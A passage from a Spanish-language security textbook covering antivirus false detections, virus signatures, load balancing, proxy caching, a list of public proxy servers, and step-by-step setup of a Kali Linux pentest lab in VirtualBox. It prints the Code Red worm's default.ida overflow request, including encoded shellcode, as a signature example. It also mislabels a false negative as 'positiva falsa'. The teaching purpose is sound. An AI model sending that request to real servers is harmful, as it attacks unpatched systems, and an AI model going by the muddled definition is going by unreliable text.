Una detección **falsa positiva** sucede cuando un programa se detecta como malware incorrectamente, esto puede suceder cuando la definición de un virus es demasiado amplia hasta incluir otros programas además del mismo.

Una detección **positiva falsa** sucede cuando un programa antivirus no detecta un virus existente; esto sucede cuando el programa antivirus no se ha actualizado.

Signatura de un virus

Una signatura de un virus es una cadena única de bits, el llamado **patrón del virus**. Éste es la huella digital que identifica a un virus específico; un programa antivirus escanea la memoria y el disco de la computadora y detecta las signaturas de los virus conocidos para luego eliminarlos. Enseguida se ve un ejemplo de la signatura o huella digital del gusano Code Red:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN %u9090%u6858%ucbd3
%u7801%u9090%u6858%ucdb3%u7801%u9090%u6858 %ucbd3%u7801%u9090
%u9090%u8190%u00c3%u0003%ub00%u531b%u53ff %u0078%u0000%u00=a HTTP/1.0
```

4.4.2 Escalabilidad de la arquitectura

El hardware y el software se implementan y desarrollan según los deseos de los usuarios, se trata de variables y, por lo tanto, sus requisitos también pueden cambiar por la escala. Por ejemplo, si hay más demanda de un servicio específico en la red que lo manejado por la capacidad del hardware o software, podemos aumentar la escala de la arquitectura y usar más capacidad para cualquiera de los dos.

Un equilibrador de carga realiza la escalabilidad del software, éstos pueden implementarse en el servidor proxy de la compuerta. La siguiente figura muestra un esquema de una red con escalabilidad implementada.




Figura 4.30 Esquema con escalabilidad

En esta arquitectura es posible implementar un servicio en la red en diferentes servidores. El equilibrador de carga asegura que el tráfico de datos en los servidores esté distribuido uniformemente. El servicio en la red debe ser independiente de otros; es decir, debe ser un proceso con su propio almacenamiento de datos. El diagrama de despliegue de una arquitectura distribuida es el siguiente:




Figura 4.31 Despliegue de una arquitectura distribuida

4.4.3 Almacenamiento en caché de datos

El almacenamiento de datos en un medio veloz para tener un acceso rápido a éstos se llama almacenamiento en caché. Un servidor proxy ofrece oportunidades para ello, pues tiene las siguientes ventajas:

- Mayor ancho de banda de red
- Tiempo de respuesta más corto
- Mayor disponibilidad de contenido

Debido a que las páginas solicitadas en la memoria caché están disponibles temporalmente para nuevas solicitudes, se sirven más rápidamente. La siguiente figura describe una arquitectura con servidor proxy con un caché.




Figura 4.32 Arquitectura con servidor proxy

4.4.4 Servidores proxy web

Los **servidores proxy web** son un tipo específico de servidores proxy: todos los clientes en una red local pueden acceder conjuntamente a Internet a través de él, almacenando en caché todo el tráfico HTTP o FTP con una importante ventaja de velocidad si solicitan las páginas web desde la memoria de dicho servidor.

Un servidor proxy web también ofrece servicios a los usuarios de Internet, como la navegación anónima pues oculta la dirección IP pública. A continuación se enumeran algunos servidores proxy web gratuitos:

- hide.me
- hidemyass
- anonymouse
- hide and go surf

La figura 4.33 muestra una lista con el país, la dirección IP y los números de puerto de servidores proxy web.

País	Dirección IP	Puerto	Tipo
Korea	183.111.169.207	3128	HTTP
United States	54.157.185.100	10000	HTTP
Netherlands	185.92.220.84	3128	HTTP
Russian Federation	91.221.61.126	3128	HTTP
United States	173.255.143.184	80	HTTPS
United States	75.66.83.12	80	HTTPS

Figura 4.33 Servidores proxy web

LABORATORIO 4.5 ***Diagrama de implementación***

Crea un diagrama de despliegue donde puedas tener el tráfico del correo electrónico manejado por más servidores de correo. Agrega un servidor proxy con los componentes de caché y equilibrador de carga.

Capítulo 5

Organización de un ambiente Pentest

Objetivos de aprendizaje

Al final de este capítulo, deberás dominar los siguientes conocimientos y habilidades:

- La configuración de un ambiente virtual Pentest
- La configuración de un ambiente de desarrollo virtual
- La realización de la comunicación de red entre máquinas virtuales

5.1 ◆ Introducción

Las **pruebas de penetración** o Pentest a corto plazo permiten analizar los riesgos del software ampliado durante la fase de producción y antes de la fase de aceptación. Para el ambiente de prueba, creamos uno virtual con VirtualBox y colocamos en él una imagen virtual de Kali Linux. Elegimos estas dos herramientas porque son paquetes de código abierto.

Con la ayuda de una pila LAMP y otras herramientas prácticas, creamos un entorno seguro de Pentest.

Hay tres formas de pruebas Pentest:

- Prueba de caja negra (Blackbox): Tratamos de atacar el software sin el conocimiento de la infraestructura y el funcionamiento del mismo. Esta es la forma menos efectiva de las pruebas Pentest.
- Pruebas de caja gris (Greybox): Tratamos de atacar el software con poco conocimiento de la infraestructura y el funcionamiento interno del mismo. Las pruebas de caja gris son más efectivas que las de caja negra.
- Prueba de caja blanca (Whitebox): Tratamos de atacar el software con toda la información sobre la infraestructura y el código fuente. Esta es la forma más efectiva de las pruebas Pentest.

5.2 ◆ Configuración de Pentest

Debido a que se practicará con aplicaciones inseguras, es importante crear un ambiente seguro. La siguiente figura muestra un boceto de la configuración que se creará para las pruebas Pentest:




Figura 5.1 Boceto de configuración

En esta configuración, creamos un triángulo virtual dentro de un sistema operativo anfitrión (host), el cual controla a la computadora física. En la siguiente figura se muestra la configuración deseada:

Figura 5.2 Configuración

En la figura anterior vemos un MacOS como sistema operativo anfitrión (host). Puedes ver la configuración a continuación:

- MacOS con

  0 VirtualBox 1 con

  – Kali Linux con

  - VirtualBox 2 con

  . Una máquina virtual para el cliente
  . Una máquina virtual para la aplicaciones vulnerables owasp-bwa

5.3 ◆ Cómo instalar una VirtualBox

En este primer paso instalamos una 'caja virtual', la cual es un paquete de software que hace posible implementar un sistema operativo diferente dentro de un ambiente virtual. Ahora se instala Oracle VirtualBox con la descarga desde el siguiente enlace:

https://virtualbox.uptodown.com/mac/descargar

Aquí puedes descargar VirtualBox para Linux, Windows o MacOS X. Después de la descarga verás la siguiente pantalla:

Figura 5.3 Instalar VirtualBox

También será necesario descargar e instalar la extension: La Oracle VM VirtualBox Extension Pack

¡Bienvenido a VirtualBox!

La parte izquierda de esta ventana es para listar todas las máquinas virtuales en tu caja virtual.

La lista está vacía ahora porque todavía no se ha creado ninguna máquina virtual; para ello, presiona el botón New (Nuevo) en la barra principal de Herramientas, ubicada en la parte superior de la ventana.

Puedes presionar la tecla CONTROL-? para obtener ayuda instantánea, o visitar **www.virtualbox.org** para la información más reciente y las últimas noticias.

Ahora que hemos instalado VirtualBox, podemos hacerlo también con máquinas virtuales dentro del cuadro. Esto nos permite 'rodar' diversas máquinas con distintos sistemas operativos en paralelo. Se puede encontrar más información sobre VirtualBox en el siguiente enlace:

http://www.virtualbox.org/manual/

5.4 ◆ Cómo instalar la máquina virtual Kali Linux

Kali Linux es una versión de Linux especialmente diseñada para expertos forenses digitales (forense digital) y para las pruebas Pentest. Instalaremos una imagen virtual de Kali Linux en nuestra VirtualBox.

LABORATORIO 5.1 ***Cómo instalar Kali Linux***

Ve al siguiente enlace y observa las diferentes imágenes de Kali Linux.

https://www.kali.org/

Haz clic en Downloads (Descargas). Verás la siguiente pantalla:




Figura 5.4 Imágenes de Kali Linux VirtualBox

Selecciona la versión correcta de Kali para descargar. Elige entre Kali 64 bits o Kali 32 bits, dependiendo de tu sistema operativo. Haz clic en ISO para descargar este archivo, el cual se ve así:




Figura 5.5 ISO Kali Linux descargado

Inicia VirtualBox y haz clic en New (Nuevo) para crear una nueva máquina virtual:




Figura 5.6 Creación de máquina virtual Kali Linux

Selecciona un nombre descriptivo para la nueva máquina virtual, así como el tipo de sistema operativo que deseas instalar en ella. El nombre seleccionado se usará en VirtualBox para identificar a la máquina.

Nombre: kali-linux
Tipo: Linux
Versión: Linux 2.6/3.x/4.x(64-bit)

Ahora instalaremos el nuevo ISO Kali Linux. Teclea el nombre **kali-linux** y haz clic en Continuar. Aparece la siguiente pantalla:




Figura 5.7 Tamaño de la memoria

Tamaño de memoria

Selecciona la cantidad de memoria (RAM) en megabytes que deberá asignarse a la máquina virtual, el recomendado es **1024** MB.

La RAM mínima recomendada para la máquina virtual es de 1 GB; si es posible, suministra 2040 MB o, aún mejor, 4096 MB.

ATENCIÓN

Asegúrate de que haya suficiente memoria para el sistema operativo de tu computadora física.

Haz clic en Continuar. Aparece la siguiente pantalla:




Figura 5.8 Disco duro

Disco duro

Si lo deseas puedes añadir un disco duro virtual a la nueva máquina, ya sea con la creación de un nuevo archivo de disco o con la selección de uno de la lista o de otra ubicación mediante el icono de la carpeta.

Si necesitas un esquema de almacenamiento más complejo puedes saltarte este paso y hacer los cambios a los dispositivos de la máquina una vez que ésta haya sido creada.

El tamaño recomendado del disco duro es de 8.00 GB.

Selecciona Create a virtual hard disk now (Crear un disco duro virtual ahora) y haz clic en Create (Crear). Aparece la siguiente pantalla:




Figura 5.9 Tipo de disco duro

Tipo de archivo de disco duro

Selecciona el tipo de archivo que te gustaría usar para el nuevo disco duro virtual. Si no necesitas emplearlo con otro software de virtualización puedes dejar este esquema sin cambios.

Elige VDI (VirtualBox Disk Image o Imagen de Disco de VirtualBox) y haz clic en Continuar. Aparece la siguiente pantalla:

Figura 5.10 Disco duro dinámico

Almacenaje en el disco duro físico

Selecciona si el nuevo archivo de disco duro virtual debe crecer tal como se usa (asignado dinámicamente) o si debe crearse con su tamaño máximo (tamaño fijo).

Un archivo de disco duro **dinámicamente asignado** solamente usará espacio en el disco duro físico a medida que se llene (hasta un **tamaño fijo** máximo), aunque no se contraerá automáticamente cuando se libere espacio en él.

En algunos sistemas puede tomar más tiempo crear un archivo de disco duro de **tamaño fijo**, pero a menudo su uso es más rápido.

Selecciona Dynamically allocated (Asignado dinámicamente). Haz clic en Continue (Continuar). Aparece la siguiente pantalla:




Figura 5.11 Tamaño y ubicación del disco duro virtual

Ubicación y tamaño del archivo

Teclea el nombre del nuevo archivo de disco duro virtual en la siguiente ventana o haz clic en el icono de la carpeta para seleccionar una diferente en la cual crear el archivo.

Teclea el nombre del disco duro virtual:

kali-linux

Selecciona el tamaño del disco duro virtual en megabytes. Este tamaño es el límite de la cantidad de datos de archivo que una máquina virtual puede almacenar en el disco duro.

El tamaño de disco mínimo recomendado es de 8 GB. Si es posible, suministra un tamaño de disco de 25 GB. Haz clic en Create (Crear).

Hasta ahora hemos creado lo siguiente:

- Un VirtualBox para máquinas virtuales
- La carpeta **kali-linux** con:
  - La máquina virtual kali-linux
  - El disco duro virtual kali-linux

Observa la siguiente figura:




Figura 5.12 Estructura de carpetas Kali Linux

Puedes ver el resultado de la instalación en la siguiente pantalla:

Figura 5.13 Kali Linux instalado

El nombre de la máquina virtual es **kali-linux**, la memoria base es de 2 GB y el almacenamiento es de 25 GB.

En el siguiente paso, seleccionamos el disco óptico virtual para terminar la instalación de **kali-linux**. Haz clic en el botón verde Start (Inicio) en la parte superior. Obtendrás la siguiente pantalla:

Figura 5.14 Selecciona el disco ISO de arranque

Elige un archivo de disco óptico virtual o un drive óptico físico que contenga un disco desde el cual arrancar la nueva máquina virtual.

Selecciona el archivo ISO kali-linux descargado para iniciar tu máquina. Haz clic en Start (Iniciar). Aparece la siguiente pantalla:

Figura 5.15 Instalación gráfica

Selecciona Graphical install (Instalación gráfica), haz la selección con la flecha hacia abajo en tu tablero y presiona Enter.

Elige el idioma que deseas para **kali-linux**:

Figura 5.16 Selección del idioma

Elige los siguientes atributos:

- Ubicación
- Teclado
- Nombre de la computadora [**kali**]
- Nombre del dominio **[dominio.com]**
- Contraseña del superusuario [**recuerda** esta contraseña para iniciar tu sesión en Kali más tarde]

5.4.1 Configuración del disco duro

En los próximos pasos configuraremos el disco duro.

Figura 5.17 Organizar el disco duro

Partición de discos

Elige Guiado: utilizar todo el disco. Haz clic en Continuar.

Entonces selecciona:

```
SCSI1(0,0,0) (sda) -26.8 GB ATA VBOX HARDDISK
```

Haz clic en Continuar. Aparecerá la siguiente pantalla:

Figura 5.18 Organizar el disco duro

Selecciona Todos los ficheros en en una partición.

Aparecerá la siguiente pantalla con un resumen de selecciones:

Figura 5.19 Partición de discos

Selecciona Finalizar la partición y haz clic en Continuar. Verás la siguiente pantalla:

Figura 5.20 Formateo de disco

A la pregunta:

¿Deseas escribir los cambios en los discos?

Selecciona Sí para guardar la configuración del disco duro. Haz clic en Continuar.
La instalación continúa. Después de diez o quince minutos, se obtiene la siguiente pantalla:

Figura 5.21 Gestión de paquetes

Configuración del gestor de paquetes

A la pregunta:

¿Deseas utilizar una réplica en red?

Selecciona Sí y haz clic en Continuar. Aparece la siguiente pantalla:

Figura 5.22 Configuración de gestor de paquetes

Configuración del gestor de paquetes

Aquí no tienes que teclear nada. Haz clic en Continuar. Aparece la siguiente pantalla:

Figura 5.23 Cargador de arranque, pantalla de inicio

A la siguiente pregunta:

¿Desea instalar el cargador de arranque GRUB en el registro principal de arranque?
Selecciona Sí y haz clic en Continuar. Aparece la siguiente pantalla:

Figura 5.24 Pantalla de seguimiento

A la siguiente pregunta:

¿En qué dispositivo desea instalar el cargador de arranque?
Selecciona en /dev/sda el disco duro y haz clic en Continuar. Si todo está correcto, verás la siguiente pantalla:

Figura 5.25 Pantalla de seguimiento

Término de la instalación

La instalación está completa

Dentro de *Terminar la instalación,* haz clic en *Continuar* para terminar la instalación. Luego se eliminan los paquetes en vivo. Cuando Kali Linux ya esté instalado, verás la siguiente pantalla:




Figura 5.26 Inicio de sesión

Para iniciar la sesión, teclea **root** como nombre de usuario y la **contraseña** que deberás recordar de los pasos anteriores.

La interfaz de escritorio de Kali Linux aparece como sigue:

Figura 5.27 Escritorio Kali Linux

La versión Kali-Linux está diseñada específicamente para las pruebas Pentest. Prestemos atención a las herramientas en Aplicaciones para estas pruebas. En el siguiente capítulo estudiaremos algunas de estas herramientas.

5.5 ◆ Sistema de archivos Linux

En el mundo de Linux todo es considerado un archivo: impresoras, teclados, dispositivos de red. Todos los archivos se pueden ver, editar, borrar, crear y mover. El sistema de archivos se compone de una serie de carpetas bajo la principal llamada root (/).

En la carpeta /root se encuentran las carpetas y archivos del usuario root con derechos de superusuario (sudo). La carpeta /var es para aplicaciones web, y /home es para agregar usuarios, por ejemplo, el Usuario 1 con sus carpetas personales.

